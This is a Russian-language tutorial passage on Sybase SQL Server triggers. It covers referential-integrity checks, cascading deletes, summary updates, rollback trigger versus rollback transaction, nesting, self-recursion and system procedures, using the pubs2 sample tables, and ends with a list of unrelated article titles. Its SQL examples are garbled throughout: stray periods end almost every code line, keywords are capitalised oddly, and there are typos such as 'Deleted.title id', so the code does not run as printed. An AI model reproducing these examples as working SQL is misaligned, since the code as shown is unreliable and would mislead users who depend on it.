Замечание: Каждый триггер запускается только один раз в процессе выполнения запроса. Поэтому, если действия триггера зависят от числа модифицируемых строк, то нужно обратиться к глобальной переменной @@rowcount и выполнить для каждой строки соответствующую проверку.
В следующем примере триггера как раз проводится проверка, где это необходимо, всех модифицированных строк. Глобальная переменная @@rowcount, в которой хранится число строк, модифицированных последним оператором insert delete или update, используется для проверки корректности всех модифицированных строк. Если в триггере используется еще один оператор выбора до того как проверяется значение переменной @@rowcount, то ее значение следует запомнить в локальной переменной, поскольку любой Transact-SQL оператор, который не возвращает никакого значения сбрасывает переменную @@rowcount в ноль.
Пример вставляющего триггера
Когда добавляется строка в таблицу с внешним ключом, то необходимо убедиться, что заданное значение внешнего ключа встречается среди значений главного ключа. Триггер может проверить это условие путем соединения добавляемых строк с исходной таблицей, содержащей главный ключ, с последующим откатом добавления в случае несовпадения этих значений. В следующем примере отменяются любые изменения, производимые оператором insert в случае нарушения условия согласованности ключей хотя бы в одной строке. Позже будет показано как отменять изменения выборочно.
При выполнении оператора insert новые строки добавляются в триггерную таблицу и в триггерную тестовую таблицу добавления. Для проверки совпадения добавленных ключей с главными ключами, образуется соединение между таблицей добавления и главной таблицей (с главными ключами).
Следующий триггер сравнивает значения в столбце title_id таблицы добавления со значениями в одноименном столбце таблицы titles. Предполагается, что пользователь указал для внешнего ключа некоторое непустое значение. Если соединение не может быть выполнено, то транзакция откатывается назад.
Create trigger forinsertrig1.
On salesdetail.
For insert.
As.
If (select count(*).
From titles, inserted.
Where titles.title_id = inserted.title_id) != @@rowcount.
/* cancel the insert and print a message.*/
Begin.
Rollback transaction.
Print "No, a title_id does not exist in titles".
End.
/* Otherwise, allow it. */
Else.
Print "Added! All title_id's exist in titles.".
В этом примере глобальная переменная @@rowcount указывает число добавляемых строк в таблицу salesdetail. Ее значение также совпадает с числом строк вставленных в таблицу добавление. Проверка наличия всех значений ключа из столбца title_id, добавленных в таблицу salesdetail, в таблице titles осуществляется путем соединения таблицы titles и таблицы добавления. Если число соединенных строк, которые подсчитываются в операторе select count(*), отличается от значения переменной @@rowcount, то некоторые из добавленных строк были неправильными и поэтому все изменения, произведенные этой транзакцией, будут отменены.
Этот триггер выдает сообщение об ошибке в случае отката и об успешном завершении транзакции, если все строки правильные.
Пример удаляющего триггера
Когда удаляется строка, содержащая значение главного ключа, то необходимо также удалить все строки в зависимых таблицах, которые содержат то же значение внешнего ключа. Это позволяет сохранить ссылочную целостность, поскольку детализирующие строки удаляются вместе с главной строкой. Если этого не сделать, то в базе данных могут появиться недоступные или лишние строки. Для выполнения этой задачи необходим триггер, который осуществляет каскадное удаление.
Рассмотрим следующий пример. Когда из таблицы titles удаляются несколько строк, то после удаления они добавляются в таблицу удаления. Триггер может проверить зависимые таблицы titleauthor, salesdetail и roysched на наличие строк со значением удаляемого ключа в столбце title_id. Если триггер найдет такую строку, то он удаляет ее.
Create trigger delcascadetrig.
On titles.
For delete.
As.
Delete titleauthor.
From titleauthor, deleted.
Where titleauthor.title_id = deleted.title_id.
/* Remove titleauthor rows.
** that match deleted (titles) rows.*/
Delete salesdetail.
From salesdetail, deleted.
Where salesdetail.title_id = deleted.title_id.
/* Remove salesdetail rows.
** that match deleted (titles) rows.*/
Delete roysched.
From roysched, deleted.
Where roysched.title_id = deleted.title_id.
/* Remove roysched rows.
** that match deleted (titles) rows.*/
На практике может возникнуть ситуация, когда необходимо сохранить некоторые из детализирующих строк. Такая необходимость может возникнуть по историческим причинам (например, чтобы проверить, сколько было продано давно изданных книг) или потому, что транзакции с детализирующими строками еще не были полностью выполнены. Хорошо написанный триггер должен учитывать эти факторы.
В следующем примере триггер deltitle, поставляемый вместе с базой данных pubs2, предотвращает удаление строки с главным ключом, если значение этого ключа встречается в таблице salesdetail. Таким образом, этот триггер сохраняет возможность последующего выбора строк из таблицы salesdetail.
Create trigger deltitle.
On titles.
For delete.
As.
If (select count(*).
From deleted, salesdetail.
Where salesdetail.title_id =
Deleted.title_id) > 0.
Begin.
Rollback transaction.
Print "You can't delete a title with sales.".
End.
Этот триггер соединяет удаляемые из таблицы строки titles строки с таблицей salesdetail. Если произошло хотя бы одно соединение, то транзакция откатывается.
Примеры обновляющих триггеров
Поскольку значения главного ключа являются уникальными, то к обновлению этих значений нужно подходить очень внимательно. В этом случае для сохранения ссылочной целостности допускаются лишь транзакции, удовлетворяющие определенным условиям.
Вообще говоря, лучше всего запретить любое редактирование значений главного ключа путем, например, отмены всех прав на этот столбец. Но если необходимо в некоторых случаях разрешить обновление, то следует использовать триггер.
В следующем примере триггер запрещает обновления в столбце таблицы titles.title_id в конце недели (суббота и воскресенье). Предложение if update триггера stopupdatetrig позволяет перенести фокус внимания на столбец titles.title_id. Поэтому данный триггер будет запускаться при попытке обновления значений в этом столбце. Изменения значений в других столбцах не будут приводить к запуску. Когда триггер определит, что нарушены условия обновления, он запрещает изменения и выдает сообщение. Это можно проверить просто записав текущий день недели вместо “Saturday” (суббота) или “Sunday” (воскресенье).
Create trigger stopupdatetrig.
On titles.
For update.
As.
/* If an attempt is made to change titles.title_id.
** on Saturday or Sunday, cancel the update.
*/
If update (title_id).
And datename(dw, getdate()).
In ("Saturday", "Sunday").
Begin.
Rollback transaction.
Print "We don't allow changes to".
Print "primary keys on the weekend!".
End.
Пользователь может с помощью триггера реагировать на обновление данных в нескольких столбцах. В следующем примере приводится модифицированный триггер stopupdatetrig, который реагирует также на обновление данных в столбцах titles.price и titles.advance. Кроме запрещения обновления главного ключа в конце недели, этот триггер также запрещает обновление цены книги или выданного аванса, если общий доход от продажи этой книги меньше величины аванса. Для этого триггера можно использовать то же название, поскольку в этом случае прежний триггер автоматически удаляется.
Create trigger stopupdatetrig.
On titles.
For update.
As.
If update (title_id).
And datename(dw, getdate()).
In ("Saturday", "Sunday").
Begin.
Rollback transaction.
Print "We don't allow changes to".
Print "primary keys on the weekend!".
End.
If update (price) or update (advance).
If (select count(*) from inserted.
Where (inserted.price * inserted.total_sales).
< inserted.advance) > 0.
Begin.
Rollback transaction.
Print "We don't allow changes to price or".
Print "advance for a title until its total".
Print "revenue exceeds its latest advance.".
End.
Обновление внешнего ключа
Изменение или обновление значения внешнего ключа само по себе, скорее всего, свидетельствует об ошибке. Значения внешнего ключа всегда должны быть копиями значений главного ключа. Эти значения никогда не должны изменяться независимо друг от друга. Если по каким-то причинам нужно обновить значение внешнего ключа, то для сохранения ссылочной целостности необходимо определить триггер, который бы проверял значение ключа по таблице master и отменял бы изменение, если новое значение ключа не соответствует значению главного ключа.
В следующем примере триггер проверяет два возможных источника ошибок: либо обновляемое значение не встречается в столбце title_id таблицы salesdetail, либо нового значения ключа нет в таблице titles.
В этом примере используется составной оператор if…else. Первое условие в операторе if будет истинным, если ни одна строка таблицы salesdetail не удовлетворяет условию, указанному в предложении where оператора update, и следовательно в этом случае оператор выбора select выдаст пустой список. Если при этой проверке был выдан непустой список, то выполняется второй условный оператор, который проверяет встречаются ли новые значения ключа, находящиеся в строках таблицы inserted, в таблице titles. Если при соединении таблиц inserted и titles по столбцу title_id хотя бы одна строка не удовлетворяет условию соединения, то транзакция откатывается и выдается сообщение об ошибке. Если все строки удовлетворяют условию соединения, то выдается сообщение об успешном обновлении таблицы salesdetail.
Create trigger forupdatetrig.
On salesdetail.
For update.
As.
Declare @row int.
/* save value of rowcount */
Select @row = @@rowcount.
If update (title_id).
Begin.
If (select distinct inserted.title_id.
From inserted) is null.
Begin.
Rollback transaction.
Print "No! Old title_id must be in.
Salesdetail".
End.
Else.
If (select count(*).
From titles, inserted.
Where titles.title_id =
Inserted.title_id) != @row.
Begin.
Rollback transaction.
Print "No! New title_id not in titles".
End.
Else.
Print "salesdetail table updated".
End.
Операции с группами строк
Иногда бывает важно различать запросы, выдающие одну строку и более одной строки (группу строк). Это особенно важно, когда триггер должен автоматически перевычислять итоговые значения.
Триггер, использующийся для вычисления итоговых значений, должен содержать предложение group by или подзапросы, которые выполняют неявную группировку, когда вставляется, обновляется или удаляется более одной строки. Поскольку группировка занимает дополнительные ресурсы, то в следующем примере проверяется равна ли единице величина переменной @@rowcount, чтобы специально выделить случай, когда запрос обрабатывает только одну строку в триггерной таблице. Если значение переменной @@rowcount равно единице, то триггер выполняет свои действия без группировки.
В этом примере вставляющий триггер обновляет значение в столбце total_sales таблицы titles каждый раз, когда добавляется новая строка к таблице salesdetail. При этом значение в столбце total_sales устанавливается равным прежнему значению плюс значение, указанное в столбце salesdetail.qty. Это позволяет своевременно обновлять итоговое значение продаж и поддерживать его соответствующим числу продаж, указанных в столбце salesdetail.qty.
Create trigger intrig.
On salesdetail.
For insert as.
/* check value of @@rowcount */
If @@rowcount = 1.
Update titles.
Set total_sales = total_sales + qty.
From inserted.
Where titles.title_id = inserted.title_id.
Else.
/* when rowcount is greater than 1,
Use a group by clause */
Update titles.
Set total_sales =
Total_sales + (select sum(qty).
From inserted.
Group by inserted.title_id.
Having titles.title_id = inserted.title_id).
В следующем примере удаляющий триггер обновляет значение в столбце total_sales таблицы titles каждый раз, когда удаляется одна или несколько строк из таблицы salesdetail.
Create trigger deltrig.
On salesdetail.
For delete.
As.
/* check value of @@rowcount */
If @@rowcount = 1.
Update titles.
Set total_sales = total_sales - qty.
From deleted.
Where titles.title_id = deleted.title_id.
Else.
/* when rowcount is greater than 1,
Use a group by clause */
Update titles.
Set total_sales =
Total_sales - (select sum(qty).
From deleted.
Group by deleted.title_id.
Having titles.title_id = deleted.title_id).
Этот триггер запускается всякий раз, когда происходит удаление строк из таблицы salesdetail. Он устанавливает значение в столбце total_sales, равным прежнему значению минус сумма значений в удаляемых строках по столбцу salesdetail.qty.
В следующем примере обновляющий триггер обновляет значение в столбце total_sales таблицы titles каждый раз, когда обновляется значение в столбце qty таблицы salesdetail. Напомним, что обновление - это добавление, за которым следует удаление. Поэтому этот триггер обращается как к тестовой таблице inserted, так и к тестовой таблице deleted.
Create trigger updtrig.
On salesdetail.
For update.
As.
If update (qty).
Begin.
/* check value of @@rowcount */
If @@rowcount = 1.
Update titles.
Set total_sales = total_sales +
Inserted.qty - deleted.qty.
From inserted, deleted.
Where titles.title_id = inserted.title_id.
And inserted.title_id = deleted.title_id.
Else.
/* when rowcount is greater than 1,
Use a group by clause */
Begin.
Update titles.
Set total_sales = total_sales +
(select sum(qty).
From inserted.
Group by inserted.title_id.
Having titles.title_id =
Inserted.title_id).
Update titles.
Set total_sales = total_sales -
(select sum(qty).
From deleted.
Group by deleted.title_id.
Having titles.title_id =
Deleted.title id).
End.
End.
Условный вставляющий триггер
Триггера, которые рассматривались до сих пор, трактовали каждый оператор модификации данных в целом. Другими словами, если одна или четыре вставляемые строки были неверными, то весь оператор трактовался как неправильный, и вся транзакция откатывалась.
Однако, вообще говоря, не обязательно отменять все модифицируемые данные, если некоторые из них являются неверными. Используя в триггере коррелирующиеся подзапросы, можно проверять модифицируемые строк одну за другой. Напомним, что коррелирующиеся подзапросы рассматривались в главе 5 “Подзапросы: Использование запросов внутри других запросов”. В этом случае триггер может отделить правильные строки от неправильных.
В следующем примере триггера предполагается существование таблицы newsales. Эта таблица создается с помощью следующего оператора:
Create table newsales.
(stor_id char(4) not null,
Ord_num varchar(20) not null,
Title_id tid not null,
Qty smallint not null,
Discount float not null).
В эту таблицу нужно записать четыре строки, чтобы проверить действие условного триггера. В двух из этих строк записаны коды книг в столбце title_id, которые не совпадают ни с одним из таких кодов в таблице titles. Ниже приводятся данные, расположенные в этой таблице:
Newsales.
Stor_id ord_num title_id qty discount.
------- ---------- --------- ---- ---------
7066 BA27619 PS1372 75 40.000000.
7066 BA27619 BU7832 100 40.000000.
7067 NB-1.242 PSxxxx 50 40.000000.
7131 Asoap433 PSyyyy 50 40.000000.
Для перемещения данных из таблицы newsales в таблицу salesdetail можно использовать следующий оператор:
Insert salesdetail.
Select * from newsales.
Предположим, что пользователь хочет проверить каждую из добавляемых строк. Триггер conditionalinsert, приводимый ниже, анализирует каждую из добавляемых строк одну за другой и удаляет те строки, которые содержат неправильный код книги в столбце title_id. Этот триггер имеет следующий вид:
Create trigger conditionalinsert.
On salesdetail.
For insert as.
If.
(select count(*) from titles, inserted.
Where titles.title_id = inserted.title_id).
!= @@rowcount.
Begin.
Delete salesdetail from salesdetail, inserted.
Where salesdetail.title_id = inserted.title_id.
And inserted.title_id not in.
(select title_id from titles).
Print "Only records with matching title_ids.
Added.".
End.
Этот триггер осуществляет по существу ту же проверку, что и триггер intrig, но транзакция при этом не откатывается. Вместо этого триггер просто удаляет из таблицы неправильные строки. Таким образом, когда триггер запускается он может изменить порядок обработки данных и удалить строки, которые уже вставлены. Сначала строки вставляются в основную таблицу и в таблицу inserted, а затем запускается триггер.
Откатывающие триггера
Пользователь может с помощью триггера выполнить откат (roll back), используя либо оператор rollback trigger (откатить триггер), либо оператор rollback transaction (если триггер запускается как часть транзакции). Однако, оператор rollback trigger отменяет действие только оператора, запустившего этот триггер, в то время как оператор rollback transaction (откатить транзакцию) отменяет всю транзакцию. Например:
Begin tran.
Insert into publishers (pub_id) values ('9999').
Insert into publishers (pub_id) values ('9998').
Commit tran.
Если второй оператор вставки запускает триггер, связанный с таблицей publisher, который выдает команду rollback trigger, то откатывается лишь второй оператор вставки, а первая вставка отстанется в таблице. Если же этот триггер выдаст команду rollback transaction, то откатываются оба оператора вставки как части одной транзакции.
Оператор rollback trigger имеет следующий вид:
Rollback trigger.
[with raiserror_оператор].
Синтаксис оператора rollback transaction описывается в главе 17 “Транзакции: сохранение целостности данных и восстановление”.
В операторе сигнализации ошибки указывается оператор raiserror (возникновение ошибки), который выдает сообщение об ошибке, определенное пользователем, и устанавливает системный флаг, сигнализирующий о возникновении ошибочной ситуации. Это позволяет сообщить клиенту о возникновении ошибки, когда выполняется оператор rollback trigger, и передать информацию о виде ошибки. Например:
Rollback trigger with raiserror 25002.
"title_id does not exist in titles table.".
Дополнительную информацию об операторе raiserror можно найти в главе 13 “Использование пакетов и язык управления заданиями”.
Когда исполняется оператор rollback trigger, SQL Сервер прерывает исполнение текущей команды и прекращает выполнение команд триггера. Если триггер, выдавший команду rollback trigger, был вызван из другого триггера (более высокого уровня), то SQL Сервер отменяет (откатывает) результаты всей работы, выполненной этими триггерами, включая оператор обновления, который запустил первый триггер (более высокого уровня).
В следующем примере вставляющий триггер выполняет функцию, аналогичную ранее описанной в триггере forinsertrig1. Однако в этом триггере используется команда rollback trigger вместо команды rollback transaction, чтобы откатывался только оператор вставки, а не вся транзакция.
Create trigger forinsertrig2.
On salesdetail.
For insert.
As.
If (select count(*) from titles, inserted.
Where titles.title_id = inserted.title_id) !=
@@rowcount.
Rollback trigger with raiserror 25003.
"Trigger rollback: salesdetail row not added.
Because a title_id does not exist in titles.".
Если триггер, содержащий команду rollback transaction, исполняется в пакете, то в случае отката прекращается выполнение всего пакета. В следующем примере оператор вставки запускает триггер, содержащий команду rollback transaction (как и триггер forinsertrig1), поэтому в случае отката оператор удаления не будет выполняться, поскольку выполнение команд в пакете будет прекращено:
Insert salesdetail values ("7777", "JR123",
"PS9999", 75, 40).
Delete salesdetail where stor_id = "7067".
Если триггер, содержащий команду rollback transaction, исполняется в транзакции, заданной пользователем (user-defined transaction), то команда rollback transaction отменяет результаты работы всего пакета. В следующем примере оператор вставки запускает триггер, содержащий команду rollback transaction, поэтому результаты работы оператора обновления также будут отменены:
Begin tran.
Update stores set payterms = "Net 30".
Where stor_id = "8042".
Insert salesdetail values ("7777", "JR123",
"PS9999", 75, 40).
В главе 17 “Транзакции: сохранение корректности данных и их восстановление” дается информации о транзакциях, определенных (заданных) пользователями.
SQL Сервер игнорирует команду rollback trigger, если она расположена вне тела триггера и не выполняет связанную с ним команду raiserror. Однако команда rollback trigger будет выполняться, если она расположена вне триггера, но внутри трианзакции. При этом SQL Сервер откатывает транзакцию и прекращает выполнение текущего оператора пакета.
Многоуровневые вызовы триггеров
Триггера могут иметь до 16 уровней по глубине вложенности вызовов. Количество уровней определяется при инсталляции. Системный администратор может либо разрешить, либо запретить многоуровневые триггера с помощью процедуры sp_configure (конфигурация). Чтобы запретить многоуровневость, нужно выполнить команду:
Sp_configure “allow nested triggers”, 0.
Если разрешен многоуровневый вызов триггеров, то триггер, изменяющий таблицу, может запустить триггер на втором уровне, а тот в свою очередь триггер на третьем уровне и т.д. Если какой-либо триггер в этой цепочке запустит один из предшествующих триггеров, то возникнет бесконечный цикл, который в конце концов приведет к превышению допустимого уровня вложенности и выполнение всей цепочки будет прекращено. Многоуровненвые триггера полезны при выполнении вспомогательных функций таких, как сохранение копий строк, которые были изменены предшествующим триггером.
Например, можно создать триггер для таблицы titleauthor, который создает резервную копию строк, которые были удалены триггером delcascadetrig. Когда триггер delcascadetrig удаляет из таблицы titles, например, книгу с кодом “PS2091”, то он также удаляет этот код из таблицы titleauthor. Чтобы сохранить этот код, можно создать удаляющий триггер для таблицы titleauthor, который сохраняет удаленные строки в другой таблице del_save:
Create trigger savedel.
On titleauthor.
For delete.
As.
Insert del_save.
Select * from deleted.
Нежелательно, чтобы использование многоуровневых триггеров зависело от порядка их вызова. Следует использовать отдельные триггеры при каскадной модификации данных, как это было показано в примере с триггером delcascadetrig.
Замечание: Если триггеры находятся внутри транзакции, то ошибка, произошедшая на любом уровне (включая превышение допустимого уровня вложенности) вызывает прекращение выполнения всей транзакции. При этом все произошедшие изменения данных будут откачены (отменены). Поэтому следует предусматривать в триггерах операторы print или raiseerror, чтобы определить, где произошла ошибка.
Оператор rollback transaction, исполняющийся в триггере на любом уровне, откатывает изменения, сделанные всеми триггерами, и прекращает выполнение всей транзакции. Оператор rollback trigger касается только вложенных триггеров и оператора изменения данных, который запустил первый триггер цепочки.
Саморекурсивные триггера
По умолчанию триггера не вызывают сами себя рекурсивным образом. Другими словами, обновляющий триггер не вызывает сам себя в ответ на обновление этой таблицы самим триггером. Если обновляющий триггер вызывается при обновлении некоторого столбца таблицы и сам обновляет значение в другом столбце, то второй раз он уже не вызывается. Однако пользователь может включить опцию self_recursion (саморекурсия) командой set (установить), что позволяет триггерам вызывать себя рекурсивно. Для саморекурсии необходимо также, чтобы была включена конфигурационная переменная nested triggers (допустить многоуровневые триггера).
Установка опции self_recursion остается в силе только в течении текущего сеанса работы. Если эта опция устанавливается в теле триггера, то она действует только для триггера, в котором была установлена. Если триггер, в котором была установлена эта опция, завершается или запускает другой триггер, то опция self_recursion выключается. Триггер, в котором была установлена опция self_recursion, может многократно запускать сам себя, если производмые им изменения, приводят к его повторному запуску, но в любом случае глубина вложенности этих самозапусков не должна превышать 16.
Для примера предположим, что в базе данных pubs2 существует следующая таблица new_budget:
Select * from new_budget.
Unit parent_unit budget.
--------------- ------------- -------
One_department one_division 10.
One_division company_wide 100.
Company_wide NULL 1000.
(3 rows affected).
Можно создать следующий триггер, который будет рекурсивно обновлять таблицу new_budget, когда изменяются данные в столбце budget:
Create trigger budget_change.
On new_budget.
For update as.
If exists (select * from inserted.
Where parent_unit is not null).
Begin.
Set self_recursion on.
Update new_budget.
Set new_budget.budget = new_budget.budget +
Inserted.budget - deleted.budget.
From inserted, deleted, new_budget.
Where new_budget.unit = inserted.parent_unit.
And new_budget.unit = deleted.parent_unit.
End.
Если пользователь обновляет данные в столбце new_budget.budget, увеличив на три его значения на уровне отдела (one_department), то SQL Сервер будет выполнять следующие действия (при условии, что разрешены многоуровневые триггера):
1. Увеличивает на три значение бюджета с 10 до 13 в строке one_department и запускает триггер budget_change;
2. Триггер обновляет значение бюджета для вышестоящего подразделения (в данном случае one_division) со 100 на 103 и вновь запускает сам себя;
3. Триггер вновь обновляет значение бюджета для вышестоящей структуры (в данном случае company_wide) со 1000 на 1003 и в третий раз запускает сам себя;
4. Теперь триггер пытается найти строку соответствующую вышестоящей структуре для всей компании (company_wide), но поскольку такой не существует (соответствующее поле равно NULL), то следующего обновления не происходит и саморекурсия прекращается. Заключительное состояние таблицы new_budget имеет следующий вид:
Select * from new_budget.
Unit parent_unit budget.
--------------- --------------- -------
One_department one_division 13.
One_division company_wide 103.
Company_wide NULL 1003.
(3 rows affected).
Триггер может запускать себя рекурсивно и другими способами. Например, триггер может вызвать сохраненную процедуру, которая своими действиями приводит к запуску этого триггера (при условии допустимости вложенных запусков). Если в этом триггере не предусмотрено условия, которое ограничивает число рекурсий, то произойдет превышение допустимого уровня вложенности запусков.
Например, если обновляющий триггер вызывает сохраненную процедуру, которая выполняет обновление, то триггер и процедура исполняться ровно один раз, если выключена опция nested triggers (многоуровневые триггера). Если она включена, и отсутствует условие, ограничивающее число обновлений в триггере или процедуре 16-ю, то цикл, состоящий из поочередных вызовов триггера и процедуры, будет продолжаться до тех пор, пока не будет превышен порог в 16 уровней.
Правила связанные с триггерами
Таким образом, при создании триггеров нужно обращать внимание на мультистрочные изменения данных, откат триггеров и их многоуровневые запуски. Кроме того, имеются также другие факторы, которые требуют внимания со стороны пользователя.
Триггера и права доступа
Триггер связывается с определенной таблицей. Только владелец таблицы имеет права на выполнение команд create trigger и drop trigger. Эти права нельзя передавать другим лицам.
SQL Сервер допускает создание триггеров, в которых используются команды, на которые у пользователя нет разрешения. Существование такого триггера блокирует всевозможные последующие попытки модификации триггерной таблицы, поскольку триггер запускается при отсутствии соответствующих полномочий и поэтому транзакция прерывается. Пользователь должен либо получить соответствующие права, либо удалить триггер.
Предположим, например, что Жозе (Jose) владеет таблицей salesdetail и создает для нее триггер. Триггер предназначен для обновления значения в столбце titles.total_sales, если обновляется значение в столбце salesdetail.qty. Однако Мария, которая владеет таблицей titles, не предоставила Жозе прав на использование этой таблицы. Когда Жозе попытался обновить таблицу salesdetail, SQL Сервер обнаружил, что Жозе не имеет соответствующих прав и откатил всю обновляющую транзакцию. Таким образом, Жозе должен либо получить от Марии права на обновление столбца titles.total_sales, либо удалить триггер, связанный с таблицей salesdetail.
Ограничения для триггеров
SQL Сервер накладывает на триггера следующие ограничения:
· С одной таблицей может быть связано не более трех триггеров: один на обновление, один на добавление и один на удаление;
· Каждый триггер должен быть связан только с одной таблицей, но один и тот же триггер может запускаться при различных действиях: обновлении, вставке и удалении;
· Триггер нельзя связывать с вьювером или временной таблицей, хотя из триггеров можно обращаться к этим объектам;
· Хотя оператор truncate table по своему действию аналогичен оператору delete без предложения where, поскольку оба этих оператора удаляют из таблицы все строки, тем не менее первый из них не может запустить триггер, так как он применяется ко всей таблицы в целом, когда отдельные строки таблицы не логируются (не запоминаются в журнале транзакций).
Явные и неявные неопределенные значения
Условие if update(название_столбца) в операторе вставки insert выполняется всякий раз, когда в столбец записывается новое значение, которое берется либо из списка выбора оператора select, либо из предложения values. Если происходит явное присваивание неопределенного значения или если это значение связано со столбцом по умолчанию, то происходит запуск триггера. Если неопределенное значение присваивается неявно, то триггер не запускается.
Следующий пример поясняет эту ситуацию:
Create table junk.
(a int null,
B int not null).
Create trigger junktrig.
On junk.
For insert.
As.
If update(a) and update(b).
Print "FIRING".
/*"if update" is true for both columns.
The trigger is activated.*/
Insert junk (a, b) values (1, 2).
/*"if update" is true for both columns.
The trigger is activated.*/
Insert junk values (1, 2).
/*Explicit NULL:
"if update" is true for both columns.
The trigger is activated.*/
Insert junk values (NULL, 2).
/* If default exists on column a,
"if update" is true for either column.
The trigger is activated.*/
Insert junk (b) values (2).
/* If no default exists on column a,
"if update" is not true for column a.
The trigger is not activated.*/
Insert junk (b)values (2).
Такой же результат может быть получен, если использовать только одно следующее предложение:
If update(a).
Чтобы создать триггер, который запрещает неявное присваивание неопределенного значения, можно воспользоваться следующим условием:
If update(a) or update(b).
Затем внутри тела триггера можно указать SQL операторы, которые проверяют является ли значение в столбце a или b неопределенным.
Триггеры и производительность
Уменьшение производительности, связанное с использованием триггеров, обычно очень мало. Основное время при работе триггера тратится на обращение к другим таблицам, которые могут быть расположены как в оперативной памяти, так и на диске.
Триггерные таблицы добавления и удаления всегда располагаются в оперативной памяти. Расположение других таблиц, к которым обращается триггер, в основном, определяется временем его работы.
Команда установки set в триггерах
Команду установки опций set можно использовать внутри триггера. Опция, устанавливаемая этой командой, будет действовать только во время выполнения триггера, а затем ее значение восстанавливается.
Переименование и триггера
Если происходит переименование объекта, к которому обращается триггер, необходимо удалить этот триггер, а затем снова создать его таким образом, чтобы в его тексте использовались только новые названия объектов. Лучше всего вообще воздержаться от переименования объектов, к которым обращаются триггера.
Получение информации о триггерах
Названия всех триггеров находятся в таблице sysobject, как и всех других объектов базы данных. В поле тип (type) этой таблицы для триггеров указано значение «TR». Следующий запрос находит все триггера текущей базы данных:
Select *
From sysobjects.
Where type = «TR».
Все операторы, образующие тело триггера и указанные в команде create trigger, запоминаются в таблице syscomments. Тело триггера можно увидеть с помощью системной процедуры sp_helptext.
Планы исполнения (execution plans) для триггеров хранятся в таблице sysprocedures. Некоторые системные процедуры предоставляют информацию о триггерах из системных таблиц.
Процедура sp_help
С помощью системной процедуры sp_help можно получить информацию о триггере. Например, можно получить информацию о триггере deltitle следующим образом:
Sp_help deltitle.
Name Owner Type.
----------- ------- -----------
Deltitle dbo trigger.
Data_located_on_segment When_created.
----------------------- -----------------
Not applicable Feb 9 1987 3:56PM.
(return status = 0).
Процедура sp_helptext
Чтобы увидеть текст тела триггера, нужно выполнить системную процедуру sp_helptext:
Sp_helptext deltitle.
# Lines of Text.
---------------
1.
Text.
---------------------------------------------
Create trigger deltitle.
On titles.
For delete.
As.
If (select count(*) from deleted, salesdetail.
Where salesdetail.title_id = deleted.title_id) >0.
Begin.
Rollback transaction.
Print "You can't delete a title with sales.".
End.
Процедура sp_depends
Системная процедура sp_depends перечисляет все триггера, которые обращаются к некоторому объекту, или указывает все таблицы и вьюверы, к которым обращается данный триггер. Следующий пример показывает как использовать процедуру sp_depends для получения списка объектов, к которым обращается триггер deltitle:
Sp_depends deltitle.
Things the object references in the current database.
Object type updated selected.
---------------- ---------- ------- --------
Dbo.salesdetail user table no no.
Dbo.titles user table no no.
(return status = 0).
Следующий оператор перечисляет все объекты, которые связаны с таблицей salesdetail:
Sp_depends salesdetail.
Things inside the current database that reference the object.
Object type.
--------------------------- ----------------
Dbo.deltitle trigger.
Dbo.history_proc stored procedure.
Dbo.insert_salesdetail_proc stored procedure.
Dbo.totalsales_trig trigger.
(return status = 0).
©Drkb::02995.
Содержание.
- Создание WEB-сервера.
- Создать процесс с правами админа.
- Создать MDI окно с координатами 0,0.
- Список кнопок в таскбаре..., Как получить?
- Список окон + определение приложения, создавшего эти окна.
- Сниффер, Простое демо пакетного сниффера сетевого уровня модели OSI.
- Сообщения Win32 [ BM ].
- Сообщения Win32 [ DM ].
- Сообщения Win32 [ EM ].
- Сообщения Win32 [ LB ].
- Сообщения Win32 [ CB ].
- Сообщения Win32 [ WM ].
- СОМ или CORBA.
- Сохранение и загрузка данных в объекты на примере коллекций.
- Снятие звука с микрофона, отображение звуковые данных в виде графика.
- Стандарты MIDI: GM, GS, XG, GM2.
- Стилевые таблицы XSL.
- Суперфункции MS Word and MS Excel (статья).
- Суперфункции:FAQ.
- Таблица NetBIOS-имен удаленных компьютер.
- Убрать ScrollBars от TTreeView.
- Удалить данные из таблицы и обнулить автоинкремент.
- Такие разные инсталляторы.
- Файловая система NTFS (статья).
- Транзакции.
- Транзакции и откат при ошибках.
- Чтение и запись.
- Угол поворота точки окружности относительно центра.
- Технологическое лидерство DB2.
- ObjectHaven.
- Узнать автоинкрементное поле после вставки.
- Узнать ширину столбца.
- Узнать количество строк участвовавших в последнем SQL запросе.
- Узнать имя текущего SQL сервера.
- Триггера: поддержка ссылочной целостности.